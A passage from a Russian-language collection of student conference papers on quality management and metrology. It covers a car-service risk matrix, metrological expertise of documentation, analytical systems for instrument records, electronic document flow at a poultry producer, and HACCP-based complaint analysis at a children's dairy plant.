5	Риск травматизма вследствие нарушений правил охраны труда	Данный риск может привести к задержке работы сервиса из-за недостатка сотрудников по причине ухода на больничный, а также судебным искам и взысканиям, если правила охраны труда были нарушены со стороны компании
6	Риск недостатка квалифицированных кадров	Данный риск может привести к некачественной работе сервиса, отказу клиентам в сложных работах, снижению репутации и востребованности на рынке услуг
7	Риск выхода из строя оборудования	Данный риск может привести к полной остановке работы сервиса, задержке сдачи авто, недовольству клиентов. В редких случаях возможна случайная поломка имущества клиентов
8	Риск повреждения автомобилей клиентов при местных перегонах и маневрировании на территории и в помещениях	Данный риск может привести к большим затратам на возмещение ущерба, судебным искам, увольнению сотрудников
9	Риск мошенничества	Данный риск может привести к потере имущества, растратам, а также судебным искам, увольнению сотрудников, виновных в мошенничестве

Также была специально разработана шкала оценивания последствий рисков. Градация была сформирована исходя из особенностей работы описываемой организации. В табл. 2 приведена градация по уровню критичности и последствий для бизнеса, а в табл. 3 приведена градация по видам воздействия и уровню критичности воздействия.

Таблица 2 – Градация по уровню критичности и последствий для бизнеса

Уровень критичности	Последствия для бизнеса
Незначительно	Могут возникнуть минимальные потери для бизнеса, которые никак не повлияют на общую работу компании
Приемлемо	Могут возникнуть некоторые потери, которые повлекут за собой снижение производительности, но без существенных потерь для бизнеса
Существенно	Может возникнуть снижение производительности отдельных операций, ущерб от которых существенно повлияет на бизнес, но будет управляем внутри бизнес-процессов
Критично	Могут возникнуть некоторые потери, которые повлекут за собой сильный ущерб для компании и серьезное влияние на бизнес-процессы

Недопустимо	Может повлечь за собой критический ущерб и необратимые последствия для компании, катастрофически сказывается на всех бизнес-процессах и деятельности компании в целом
--------------------	---

Таблица 3 – Градация по видам воздействия и уровню критичности воздействия

Виды воздействия	Уровень критичности воздействия и критерии				
	Незначительно	Приемлемо	Существенно	Критично	Недопустимо
Риск уменьшения в зоне действия автосервиса парка моделей машин, с которыми работает автосервис	<1%	1-5%	5-10%	10-15%	>15%
Риск уменьшения притока новых клиентов	-	0,1-1%	1-5%	5-10%	>10%
Риск отключения электроэнергии, водоснабжения	<15 мин.	15-30 мин.	30-60 мин.	60-120 мин.	>120 мин.
Риск роста количества претензий по качеству обслуживания	Единичные жалобы, не попадающие в публичное поле	Негативные отзывы в корпоративных аккаунтах в социальных сетях, единичные публичные жалобы	Жалобы, претензии клиентов и контрагентов. Возможное снижение выручки, распространение негативных отзывов	Жалобы, претензии клиентов и контрагентов, урон деловой репутации	Жалобы, претензии клиентов, контрагентов. Порча деловой репутации, рост негативной информации в СМИ и интернете
Риск травматизма вследствие нарушений правил охраны труда	Единичные ситуации, не требующие неотложной помощи	Ситуации, приводящие к уходу сотрудника на больничный	Ситуации, приводящие к помещению сотрудника под больничный контроль	Ситуации, приводящие к хроническим болезням	Ситуации, приводящие к гибели или инвалидности сотрудника
Риск недостатка квалифицированных кадров	Имеющийся набор кадров не влияет на работу компании	Имеющийся набор кадров влияет на отдельные бизнес-процессы	Имеющийся набор кадров вносит сбои в работу компании	Работа компании проходит со сбоями, жалобами со стороны клиентов	Качественная работа компании невозможна при имеющемся наборе кадров

Виды воздействия	Уровень критичности воздействия и критерии				
	Незначительно	Приемлемо	Существенно	Критично	Недопустимо
Риск выхода из строя оборудования	1-2 раз/мес.	2-5 раз/мес.	5-7 раз/мес.	7-9 раз/мес.	>10 раз/мес.
Риск повреждения автомобилей клиентов при местных перегонах и маневрировании на территории и в помещениях	Повреждения незначительны, претензий от клиента нет	Повреждения незначительны, но клиент недоволен	Существенные повреждения, несущие за собой финансовые убытки	Критичные повреждения, несущие за собой большие финансовые убытки и недовольство клиентов	Критичные повреждения, несущие за собой полную замену авто, иски от клиентов
Риск мошенничества	Ущерба компании не имеется	Ущерб компании имеется, но он восполним	Ущерб компании ощутимый	Ущерб компании довольно большой, затрудняет ее работу	Ущерб компании критичный, затрудняет ее работу и вредит репутации

Критерии по оценке рисков были разработаны специально под выбранный бизнес-процесс в соответствии с его особенностями. В последствии при оценке рисков данная шкала используется как основная, и в соответствии с уровнем критичности воздействия разрабатываются мероприятия по устранению рисков.

Таким образом, с помощью применения данного метода организация может достигнуть следующих преимуществ:

- возможность использования метода для постоянного улучшения деятельности компании;
- комплексное применение метода за счет опроса многих сотрудников фирмы;
- охват различных процессов компании в процессе осуществления анализа;
- составление ранжированной матрицы рисков для облегчения оценки рисков в будущем;
- уникальность и глубокое изучение каждого риска.

Список источников

1. ГОСТ Р МЭК 31010-2021. Надежность в технике. Методы оценки риска. – URL: <https://docs.cntd.ru/document/1200180987> (дата обращения: 01.04.2024).

2. Мирошников В.В., Борбаць Н.М., Ефимова Г.В. Совместное управление возможностями и рисками процессов в смк. Компетентность. 2017. № 7 (148). С. 40-45.

3. Мирошников В.В., Борбаць Н.М. Методика оценки удовлетворенности заинтересованных сторон организации на основе применения нечетких множеств. Информационные технологии. 2007. № 3. С. 63-70.

4. Можяева Т.П. Статистическое оценивание swot-анализа процессов в системе менеджмента качества организации. Вектор науки Тольяттинского государственного университета. Серия: Экономика и управление. 2017. № 1 (28). С. 39-44.

5. Дубина К.Н., Барабанова И.А. Анализ современных проблем национальной стандартизации. Современные материалы, техника и технологии. 2019. № 6 (27). С. 38-43.

Материал поступил в редколлегию 18.04.2024

УДК 006.354

Анализ требований к проведению и организации метрологической экспертизы технической документации в соответствии с ГОСТ Р 8.1024-2023

Губанкова Ангелина Сергеевна (ст. гр. О-20СuМ-смон-Б)

Работа выполнена под руководством доцента кафедры «Управление качеством, стандартизация и метрология» Проскурина Александра Сергеевича (proskurin@inbox.ru)

Аннотация. Рассматриваются требования к организации проведения добровольной метрологической экспертизы технической документации. Анализируются мероприятия, осуществляемые организацией при планировании метрологической экспертизы.

Ключевые слова: метрологическая экспертиза, техническая документация, эксперт-метролог, ГОСТ Р 8.1024-2023.

Метрологическая экспертиза технической документации (МЭ ТД) является неотъемлемой составной частью метрологического обеспечения (МО) создания продукции. МЭ ТД проводится с целью оценки технических решений к МО в разработанной ТД, по результатам которой выявляют отклонения от установленных требований и вырабатывают рекомендации разработчику ТД по повышению эффективности МО. МЭ ТД проводится на всех стадиях жизненного цикла продукции, в которых предусмотрена разработка ТД и (или) внесение изменений в ТД. Организация проведения добровольной МЭ ТД устанавливается ГОСТ Р 8.1024-2023 [1].

К документам, подлежащим МЭ, относятся: проектная, конструкторская,

технологическая и программная документация; отчеты о научно-исследовательских, опытно-конструкторских работах; стандарты организаций; программы и методики испытаний; методики выполнения измерений и т.д.

Планирование МЭ ТД организуется руководителем организации и осуществляется главным метрологом. План проведения МЭ ТД разрабатывается по предложениям главных конструкторов, представляемых главному метрологу. Порядок проведения МЭ ТД устанавливается принятой в организации и разработанной процедурой системы менеджмента качества (СМК).

При планировании МЭ ТД определяются: наименования ТД; разработчики ТД; сроки представления ТД на МЭ; места проведения МЭ; ответственные за проведение МЭ ТД; программа проведения МЭ и т.д.

Для проведения работ по МЭ ТД организация должна осуществлять следующие мероприятия:

- разработка процедур СМК в виде внутреннего нормативного документа (как правило – стандарта организации);
- назначение экспертов-метрологов, соответствующих требованиям ГОСТ Р 8.1023-2023 [2];
- подготовка и повышение квалификации экспертов-метрологов;
- разработка перечня основных нормативных и методических документов, необходимых для проведения МЭ ТД;
- планирование, реализация и контроль проведения МЭ ТД.

В зависимости от объема и специфики разрабатываемой ТД МЭ может осуществляться: экспертами-метрологами метрологической службы, проектно-конструкторских, технологических и других производственных подразделений организации; экспертной комиссией; специалистами и экспертными организациями, привлекаемыми по договорам. Компетентность экспертов-метрологов, проводящих МЭ, должна соответствовать требованиям ГОСТ Р 8.1023-2023 [2]. Порядок регистрации и учета документации, поступающей на МЭ, определяется в соответствующих стандартах организации.

Содержание МЭ ТД должно соответствовать ГОСТ Р 8.1024-2023 [1]. Результаты МЭ ТД, как правило, отражаются в экспертном заключении, которое подписывается проводившим МЭ экспертом-метрологом и утверждается руководителем экспертной организации или главным метрологом организации. Если МЭ проводилась экспертами-метрологами организации – разработчика документации, то результаты МЭ могут быть оформлены в виде перечня замечаний и предложений или в виде пометок на полях документа.

Требования ГОСТ Р 8.1024-2023 [1] необходимо учитывать при разработке процессов и организации проведения МЭ ТД в организациях [3-6].

Список источников

1. ГОСТ Р 8.1024-2024. Государственная система обеспечения единства измерений. Метрологическая экспертиза технической документации. Основные положения. М.: Российский институт стандартизации, 2023. 23 с.

2. ГОСТ Р 8.1023-2023. Государственная система обеспечения единства измерений. Эксперт-метролог по метрологической экспертизе технической документации. Общие требования. М.: Российский институт стандартизации, 2023. 7 с.

3. Проскурин А.С., Можаяева Т.П., Антошина В.В. Моделирование процесса метрологической экспертизы технической документации // Тенденции развития науки и образования. 2023. № 100. Ч. 5. С. 96-99.

4. Симкин А.З., Можаяева Т.П., Проскурин А.С. Применение риск-ориентированного подхода к управлению процессами метрологической экспертизы // Эргодизайн. 2022. № 4(18). С. 275-282.

5. Simkin A.Z., Mozhaeva T.P., Proskurin A.S. Management of metrological examination processes based on a risk-oriented approach // Journal of Physics: Conference Series. 2021. Vol. 1889. P. 032025. DOI 10.1088/1742-6596/1889/3/032025.

6. Simkin A.Z., Mozhaeva T.P., Proskurin A.S., Tsareva G.V. Statistical substantiation of the quality of training metrologists in the system of additional professional education // Journal of Physics: Conference Series/ 2022. Vol. 2373. P. 22022. DOI 10.1088/1742-6596/2373/2/022022.

Материал поступил в редколлегию 18.04.2024

УДК 658.5

Информационно-аналитические системы в метрологическом обеспечении

Демичев Антон Юрьевич (ст. гр. О-20-СиМ-смон-Б)

Работа выполнена под руководством доцента кафедры «Управление качеством, стандартизация и метрология», Чистоклетова Николая Юрьевича (chisnick@mail.ru)

Аннотация. Статья посвящена ключевым аспектам применения информационно-аналитических систем в метрологии. Предложено решение проблемы с документооборотом и учетом средств измерений.

Ключевые слова: метрологическое обеспечение; информационно-аналитические системы; учет средств измерений.

В настоящее время на промышленных предприятиях используется множество средств измерений, их количество зависит от вида производства. Все используемые инструменты нуждаются в поверке, калибровке, учету и классификации, данные процессы документируются на бумажных носителях, что приводит к большим и ненужным складам документов, которые в процессе работы могут испортиться и потеряться.

На каждое средство измерения заводится паспорт, результаты поверки и калибровки, а также ряд нормативных документов, таким образом на 1 единицу

инструмента приходится 2-3 листа бумаги. На промышленных предприятиях в работе используются от 1 до 30 тысяч средств измерений, что в совокупности делает документооборот трудным и неэффективным.

В качестве решения проблемы документооборота и неэффективности учета средств измерений могут быть использованы информационно-аналитические системы. Информационно-аналитические системы (далее – ИАС) представляют собой комплексный инструментальный, объединяющий в себе технологии сбора, обработки, анализа и интерпретации данных. В контексте метрологии, они обеспечивают не только эффективное управление информацией о средствах измерений, но и играют важную роль в обеспечении точности, поверяемости и соответствия измерений установленным стандартам.

В настоящее время информационно-аналитические системы играют важную роль, выполняя ряд основных функций. Они обеспечивают сбор и хранение данных о средствах измерений, включая историю их калибровок, проверок и результаты измерений. ИАС автоматизируют процессы управления калибровкой и поверкой, уведомляя о предстоящих процедурах.

Важным аспектом является обеспечение соответствия стандартам. ИАС гарантируют соблюдение требований метрологических стандартов и нормативов при калибровке и поверке средств измерений, обеспечивая прослеживаемость измерений и соответствие установленным стандартам качества и точности.

ИАС играют важную роль в обеспечении безопасности данных и контроля доступа к информации о средствах измерений. Это важно, особенно в случаях, когда результаты измерений могут иметь серьезные последствия для безопасности или качества продукции.

Информационно-аналитические системы способствуют сокращению времени, затрачиваемого на административные задачи, что позволяет персоналу более эффективно использовать свое время на более важные задачи, связанные с обеспечением точности и надежности измерений.

Принцип работы информационно-аналитической системы заключается в сборе информации из различных источников, включая базы данных, измерительные устройства, сенсоры, а также другие информационные ресурсы. Собранные данные могут быть как структурированными, так и неструктурированными, исходя из их характера и способа получения. После сбора, ИАС обеспечивают хранение данных в специально организованных хранилищах, где гарантируется их целостность и доступность. Защита данных и обеспечение безопасности также являются ключевыми аспектами работы этих систем. Далее, ИАС проводят обработку и анализ собранных данных. С использованием различных методов, включая статистические модели, методы машинного обучения и другие техники, системы проводят анализ информации для выявления закономерностей, тенденций и аномалий. Это позволяет находить скрытые зависимости и важные данные, которые могут помочь в принятии решений.




Рис.1 Принцип работы информационно-аналитической системы.

Список источников

1. Курнусов, Ю.В. Аналитика методология, технология и организация информационно-аналитической работы. / Ю.В. Курнусов, П.Ю. Конотопов. – Москва : Русаки, 2004. – 538 с.
2. Федорова, Г.Н. Информационные системы: Учебник / Г.Н. Федорова. - М.: Academia, 2018. - 384 с.
3. ГОСТ Р 8.892-2015 «Государственная система обеспечения единства измерений. Метрологическое обеспечение. Основные положения. – М.: Стандартиформ, 2021с.
4. Дубина К.Н., Барабанова И.А. Анализ современных проблем национальной стандартизации. Современные материалы, техника и технологии. 2019. № 6 (27). С. 38-43.
5. Мирошников В.В., Борбаць Н.М., Ефимова Г.В. Совместное управление возможностями и рисками процессов в смк. Компетентность. 2017. № 7 (148). С. 40-45.

Материал поступил в редколлегию 18.04.2024

УДК 378:004

Совершенствование процесса документооборота в организации ООО «Брянский бройлер»

Колбаско Вадим Сергеевич (ст.гр. О-22-УК-укс-М)

Работа выполнена под руководством доцента кафедры «Управление качеством, стандартизация и метрология», Борбаць Николая Михайловича (borbact@mail.ru)

Аннотация: в работе проведено совершенствование процесса документооборота в ООО «Брянский бройлер». Подробно изучен вопрос

документооборота и делопроизводства и выявлены проблемы, приводящие к большим временным затратам на оформление документации. Предложены мероприятия по совершенствованию документооборота на основе использования нового программного обеспечения.

Ключевые слова: документооборот, оформление документов, программное обеспечение.

В настоящее время являются актуальными вопросы качественного делопроизводства и подготовки документов. С каждой минутой объем документации во всем мире увеличивается в разы, а их обработка становится сложнее. Большое количество времени уходит на выполнение регистрации внутренних, исходящих и входящих документов, а также на их согласование, подписание, прикрепление и множество других операций [1].

Данная проблема в первую очередь касается таких крупных компаний, как ООО «Брянский бройлер». ООО «Брянский бройлер» занимается производством продукции из сельскохозяйственной птицы. В организации создается, принимается и отправляется в другие подразделения множество документации. Однако служба по управлению документационного обеспечения отсутствует, что накладывает определенные трудности в документном производстве ООО «Брянский бройлер».

В ходе изучения различных проблем в процессе делопроизводства ООО «Брянский бройлер» была выявлена основная и очевидная проблема – потеря времени, то есть сотрудники предприятия постоянно сталкиваются с невозможностью соответствия срокам предоставления документов. Наглядное представление причинно-следственных связей возникшей проблемы изображено на диаграмме Исикавы, представленной на рисунке 1.

В ходе обследования и моделирования процессов документооборота были выявлены конкретные ситуации, которые усугубляют проблему недостатка времени на выполнение процессов.

1. Время затрачивается на этапе создания документа. Вследствие отсутствия формализованных шаблонов документов и текучки кадров, персонал может не знать, как корректно составить документ. Как следствие – документ передается на согласование с ошибками и подлежит дальнейшей доработке. Трата времени происходит на этапах согласования документа.




Рисунок 1 – Диаграмма причинно-следственных связей проблемы больших затрат времени на оформление документации

2. Документ физически доставляется к согласующим лицам. Согласующее лицо может получать для согласования в день большое количество документов, в результате возможна потеря или задержка процесса. Кроме того, согласующее лицо может быть временно заменено кем-либо другим (по причине командировки, болезни).

3. Документ печатается для согласования. В случае ошибок или необходимости доработок отредактированный документ печатается снова.

4. Актуальная информация о том, кто находится на определенной должности в данный момент времени, может быть получена лишь посредством запроса к согласующему лицу или кому-либо, владеющему этой информацией. Учитывая тот факт, что некоторые документы не могут быть подписаны и зарегистрированы в отсутствие определенного сопутствующего пакета документов (например, приказ и служебная записка, калькуляция), малейшая задержка в согласовании какого-либо из сопутствующих документов ведет к задержке подписи и проведения другого документа.

5. При составлении документов часто приходится ссылаться на другие документы (например, приказы или ведомости), при этом возникает проблема поиска нужного документа.

6. Поиск осложняется отсутствием единой базы хранения документов, а также хранением исключительно в бумажном варианте. Регистрация документа осуществляется вручную.

7. Перед регистрацией проводится сверка всех документов на организацию мероприятия и присвоение соответствующего номера, номер записывается в журнал регистрации.

8. Дополнительно нужно учесть время, затрачиваемое на механический ввод данных для составления договоров.

В целях оптимизации и совершенствования процесса электронного документооборота в программном обеспечении ООО «Брянский бройллер» NAV APP56-mira56-БРЯНБРОЙЛЕР разработан новый функционал, который охватывает следующие процессы:

1. Обработка входящих документов в программе электронного документооборота компании Диадок от сторонних поставщиков.

2. Получение документа от контрагента в Личном Кабинете Диадок.

3. Согласование документа внутри компании в Личном Кабинете Диадок.

4. Подписание документа сотрудником с электронной цифровой подписью (ЭЦП) в Личном Кабинете Диадок.

5. В целях оптимизации процесса электронного документооборота в NAV Подписание документа сотрудником с ЭЦП в Личном Кабинете Диадок.

6. Передача электронных, подписанных ЭЦП документов через внутренний документооборот NAV.

Данный функционал охватывает только документы, получаемые через ЭДО Диадок. Документы, поступающие на бумажном носителе, обрабатываются по старой схеме.

Таким образом, была разработана программа по передаче документов по новому функционалу, которая в разы сократила время учета документов и создания заявок на оплату. При этом, когда документ учитывается появляется кредиторская задолженность и финансовый директор без проблемы выпускает заявку на оплату.

Список источников

1. Белая Т. Р. Автоматизированная система документационного обеспечения управления: организация создания АС ДОУ / Т. Р. Белая // Делопроизводство. – 2017. - №3. – С. 40-47.

2. Колошкина И.Е. Автоматизация разработки технологической документации. Информационные технологии в проектировании и производстве. 2019. № 1 (173). С. 56-61.

3. Ульянова Н.Д., Ульянова Ю.А. Внедрение электронного документооборота в Брянской области. Вестник образовательного консорциума Среднерусский университет. Информационные технологии. 2013. № 2 (2). С. 16-18.

4. Бабич О.В. Стратегический менеджмент современного предприятия. Брянск, 2014.

5. Горленко О.А., Вавилин Я.А. Система менеджмента безопасности машиностроительной продукции. Вестник Брянского государственного технического университета. 2013. № 3 (39). С. 161-166.

Материал поступил в редколлегию 18.04.2024

УДК 005.6

Разработка комплекса мероприятий в целях повышения качества производства детской молочной продукции

Колякина Юлия Витальевна (ст.гр. О-22-УК-укс-М)

Работа выполнена под руководством доцента кафедры «Управление качеством, стандартизация и метрология», Ефимовой Галины Вячеславовны (g70@yandex.ru)

Аннотация: в данной статье проведен анализ системы качества ОАО «Брянский гормолзавод», приведены критические контрольные точки и операционные программы предварительных условий. Также выявлены основные дефекты при производстве продукции, проведен анализ рекламаций за 2023 год. Определены причины обращений потребителей и основные производственные проблемы на предприятии.

Ключевые слова: ХАССП, система качества, детская молочная продукция, рекламации, методы менеджмента качества.

Производство детской молочной продукции (ДМП) стало одной из важнейших отраслей сельхозпроизводства. В то же время возрастающее значение молочной продукции как полноценного детского питания привело к увеличению спроса на эти продукты [1]. Так как данный вид продукции употребляется таким уязвимым слоем населения, как дети, то это накладывает определенные требования к качеству молочной продукции. Поэтому тема производства детского молочного питания высокого качества всегда будет актуальна.

Контроль производства молочных продуктов детского питания имеет очень важное значение. Известно, что качество продукции во многом зависит от свойств молока, компонентов, поступающих на переработку. В связи с этим при производстве продуктов для детей нельзя использовать сырье и полуфабрикаты без предварительного химико-бактериологического контроля. Качество продукции зависит и от соблюдения технологических режимов, условий и организации производственного процесса. Следовательно, все стадии технологического процесса необходимо систематически контролировать.

Исследуя процессы производства детского молочного питания в ОАО «Брянский гормолзавод», было выявлено, что на предприятии действует система ХАССП, которая включает в себя следующий перечень критических контрольных точек (ККТ) и операционные программы предварительных условий (ОППУ). Данные представлены в табл. 1 и табл. 2 соответственно.

Таблица 1 – Перечень ККТ ОАО «Брянский гормолзавод»

№ ККТ	Операция	Контролируемые пределы
ККТ 1	Пастеризация	95±2°C, 300 сек.
ККТ 2	Ультрапастеризация	136±2°C, 5 сек.

Таблица 2 – Перечень ОППУ ОАО «Брянский гормолзавод»

№ ОППУ	Операция
ОППУ 1	Наличие антибиотиков
ОППУ 2	Наличие моющих и дезинфицирующих средств при приемке сырья – молока: сода, аммиак, перекись водорода
ОППУ 3	Фильтрация при приемке сырья – молока
ОППУ 4	Обработка ленты, УК в пероксидной ванне при фасовке продукции
ОППУ 5	Проверка герметичности швов, спайки при фасовке продукции, укупоривания крышек
ОППУ 6	Удаление лактозы при производстве безлактозной продукции

Однако при наличии данной системы при производстве ДМП наблюдаются дефекты, которые приводят к жалобам со стороны потребителей. При производстве ДМП наблюдаются следующие основные дефекты и несоответствия, фигурирующие в рекламациях:

- 1) преждевременная порча;
- 2) постороннее включение;
- 3) несоответствие органолептическим показателям;
- 4) несоответствие физико-химическим, микробиологическим показателям;
- 5) несоответствие маркировки;
- 6) необоснованная рекламация;
- 7) этикетка и упаковка;
- 8) аллергия;
- 9) несоответствие температурному режиму;
- 10) бой;
- 11) пересорт.

В первую очередь появление данных несоответствий зависит от качества используемого сырья. Далее причинами могут быть: используемое оборудование и технологии, а также условия производства и хранения готовой продукции.

На производственном предприятии ОАО «Брянский гормолзавод» за 2023 год в соответствии с журналом статистики рекламаций, претензий и обращений было зарегистрировано 104 рекламации. На рис. 1 приведено графическое изображение количества рекламаций по месяцам в течение 2023 года.




Рисунок 1 – Распределение обращений и рекламаций по месяцам в течение 2023 года

На основе полученных данных были построены диаграммы Парето по количеству рекламаций и обращений по месяцам и по причинам за 2023 год (рис. 2 и рис. 3).

Таким образом, наиболее обильными на обращения являются теплые летние месяца – июнь, июль, август. Также много рекламаций приходит в сентябре, мае, апреле, марте, феврале и октябре. Связано это с тем, что из-за жаркой погоды труднее всего проследить за качеством поступающего сырья и готовой продукции из-за температуры внешней среды – продукция начинает портиться быстрее. Это подтверждается цифрами из журнала – в графе причины рекламации «Преждевременная порча» по месяцам июнь, июль, август, сентябрь стоят наибольшие значения (более 50% обращений на данную категорию).

А основными причинами для обращения послужили:

- преждевременная порча;
- несоответствие органолептическим показателям;
- несоответствие маркировки;
- этикетка и упаковка;
- несоответствие физико-химическим, микробиологическим показателям.




Рисунок 2 – Диаграмма Парето по количеству рекламаций и обращений по месяцам за 2023 год

